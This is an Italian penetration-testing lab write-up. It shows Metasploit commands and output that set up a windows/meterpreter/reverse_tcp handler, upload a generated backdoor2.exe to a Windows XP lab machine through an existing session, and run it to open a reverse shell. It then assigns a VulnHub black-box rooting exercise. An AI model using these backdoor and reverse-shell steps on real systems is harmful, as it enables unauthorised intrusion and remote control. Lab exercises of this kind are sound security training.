Output: Genera un file eseguibile di 73802 bytes salvato come backdoor2.exe sul desktop Kali

Dopodiché su metasploit è stato digitato: use exploit/multi/handler

Questo comando carica il modulo **"multi/handler"** in Metasploit, che è utilizzato per gestire i payload di connessione inversa.

msf6 > use exploit/multi/handler
[\*] Using configured payload generic/shell reverse tcp

Con il comando **show options** è stato controllato cosa andava configurato

```
msf6 exploit(multi/handler) > show options
Module options (exploit/multi/handler):
   Name Current Setting Required Description
Payload options (generic/shell_reverse_tcp):
         Current Setting Required Description
                                    The listen address (an interface may be specified)
   LHOST
   LPORT 4444
                          yes
                                    The listen port
Exploit target:
   Id Name
  Ø Wildcard Target
View the full module info with the info, or info -d command.
msf6 exploit(multi/handler) > set LHOST 192.168.166.100
LHOST ⇒ 192.168.166.100
msf6 exploit(multi/handler) > set lport 8888
lport ⇒ 8888
```

N

Dopo aver terminato la configurazione è stato impostato il payload windows/meterpreter/reverse\_tcp e messo in ascolto

```
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > run

msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.166.100:8888
```

E, Tramite sessione meterpreter avviata in precedenza, è stato trasferito il file **backdoor2.exe** sulla macchina xp usando il comando:

upload /home/kali/Desktop/backdoor2.exe C:\\Windows\\Temp\\backdoor2.exe

```
meterpreter > upload /home/kali/Desktop/backdoor2.exe C:\\Windows\\Temp\\backdoor2.exe
[*] Uploading : /home/kali/Desktop/backdoor2.exe → C:\\Windows\Temp\backdoor2.exe
[*] Uploaded 72.07 KiB of 72.07 KiB (100.0%): /home/kali/Desktop/backdoor2.exe → C:\\Windows\Temp\backdoor2.exe
[*] Completed : /home/kali/Desktop/backdoor2.exe → C:\\Windows\Temp\backdoor2.exe
```

A questo punto è bastato eseguire il file con il comando: execute -f

meterpreter > execute -f backdoor2.exe
Process 844 created.

La connessione tramite backdoor è quindi avvenuta con successo:

Architecture : x86
System Language : it\_IT
Domain : WORKGROUP
Logged On Users : 2

Meterpreter \_ : x86/windows

<u>meterpreter</u> >

Scaricare ed importare una macchina virtuale da questo link:

https://download.vulnhub.com/bsidesvancouver2018/BSides Workshop.ova

Effettuare quindi gli attacchi necessari per diventare diventare root su questa macchina. Sono presenti almeno 2 modi per diventare root su questa macchina. Nel frattempo, studiare a fondo la macchina per scoprire tutti i segreti.

L'ipotesi è che noi andiamo in azienda e dobbiamo attaccare quella macchina / quel server dall'interno dell'azienda, di cui non sappiamo nulla, per questo è detto test di BlackBox.

Non vengono fornite indicazioni sulla configurazione delle macchine Usare il terminale predefinito di Kali (o Parrot )

Non usare l'utente root ma inviare i comandi che lo necessitano usando il comando sudo.